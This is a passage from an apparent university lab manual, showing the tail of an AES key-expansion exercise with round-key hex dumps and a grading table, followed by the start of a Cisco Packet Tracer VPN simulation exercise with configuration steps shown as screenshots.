0 0 0 0 63 63 63 63 98 fb 98 fb 97 6c f4 f 6 6a 9e 91 2e 44 da 4b 61 25 ff b4 75 50 af 1b 0 0 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 98 fb 98 fb 34 cf 57 ac da 15 42 ee 2b 3e 7c 92 4b 75 9 9b 17 62 6b f0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 c9 aa c9 aa 50 fa 33 99 7b 81 b2 2b 88 9 bb 90 85 8c 37 a7 87 b 3c 9b 0 0 0 0 0 0 0 0 0 0
_____ ROUND 8 _____
0 0 0 0 62 62 62 62 9b f9 9b f9 90 69 f2 b ee 87 75 7e 7f f8 8d f3 ec 14 99 6a 21 35 ac c6 e 3b 97 51 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 98 fb 98 fb 97 6c f4 f 6 6a 9e 91 2e 44 da 4b 61 25 ff b4 75 50 af 1b f9 a9 6 1d 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 98 fb 98 fb 34 cf 57 ac da 15 42 ee 2b 3e 7c 92 4b 75 9 9b 17 62 6b f0 3 61 a fa 0 0 0 0 0 0 0 0
0 0 0 0 63 63 63 63 c9 aa c9 aa 50 fa 33 99 7b 81 b2 2b 88 9 bb 90 85 8c 37 a7 87 b 3c 9b 33 38 4 9f 0 0 0 0 0 0 0 0
_____ ROUND 9 _____
0 0 0 0 62 62 62 62 9b f9 9b f9 90 69 f2 b ee 87 75 7e 7f f8 8d f3 ec 14 99 6a 21 35 ac c6 e 3b 97 51 b1 8a 1d 4c 0 0 0 0
0 0 0 0 63 63 63 63 98 fb 98 fb 97 6c f4 f 6 6a 9e 91 2e 44 da 4b 61 25 ff b4 75 50 af 1b f9 a9 6 1d d4 7d 7b 66 0 0 0 0
0 0 0 0 63 63 63 63 98 fb 98 fb 34 cf 57 ac da 15 42 ee 2b 3e 7c 92 4b 75 9 9b 17 62 6b f0 3 61 a fa d8 b9 b3 49 0 0 0 0
0 0 0 0 63 63 63 63 c9 aa c9 aa 50 fa 33 99 7b 81 b2 2b 88 9 bb 90 85 8c 37 a7 87 b 3c 9b 33 38 4 9f e2 da de 41 0 0 0 0
_____ ROUND 10 _____
0 0 0 0 62 62 62 62 9b f9 9b f9 90 69 f2 b ee 87 75 7e 7f f8 8d f3 ec 14 99 6a 21 35 ac c6 e 3b 97 51 b1 8a 1d 4c b4 3e 23 6f
0 0 0 0 63 63 63 63 98 fb 98 fb 97 6c f4 f 6 6a 9e 91 2e 44 da 4b 61 25 ff b4 75 50 af 1b f9 a9 6 1d d4 7d 7b 66 ef 92 e9 8f
0 0 0 0 63 63 63 63 98 fb 98 fb 34 cf 57 ac da 15 42 ee 2b 3e 7c 92 4b 75 9 9b 17 62 6b f0 3 61 a fa d8 b9 b3 49 5b e2 51 18
0 0 0 0 63 63 63 63 c9 aa c9 aa 50 fa 33 99 7b 81 b2 2b 88 9 bb 90 85 8c 37 a7 87 b 3c 9b 33 38 4 9f e2 da de 41 cb 11 cf 8e
```

RESULT:

Thus, implementation of key generation in Advanced Encryption Standard using Java/Python has been successfully implemented.

Evaluation

Parameter	Max Marks	Marks Obtained
Uniqueness of the Code	15	
Completion of experiment on time	10	
Documentation	5	
Total	30	
Signature of the faculty with Date		

Ex.No.9	**SIMULATION OF VPN USING CISCO PACKET TRACER**

AIM:

To practice or simulate VPN using Cisco Packet Tracer.

DESCRIPTION:

What is VPN?

VPN stands for virtual private network. It's a digital tool that redirects your internet traffic through a secure tunnel, hiding your IP address and encrypting your data in the process

Usage of VPN in Network Management


Sending data through the public internet is not safe so when we use a trusted party as intermediary for transferring data with high encryption it will be secure. So network architects construct the architecture such that all the data from a subnet is transferred through a secure tunnel to another subnet.

What is the functionality of VPN?


- Secure encryption
- Disguising your whereabouts
- Access to regional content
- Secure data transfer

SCREEN SHOTS:


Step 1. Set network architecture PC's and routers




Step 2. Navigate to router0->config->FastEthernet0/0 as given below




Step 3. Navigate to PC0->desktop->ip config and configure as given below




Step 4. Navigate router2->config->FastEthernet0/0 and configure as below




Step 5. Navigate to pc1->desktop->ipconfig and configure as given below




Step 6. Now the architecture will be as given below




Step 7. Navigate to router1->config->FastEthernet0/0 and configure as given below



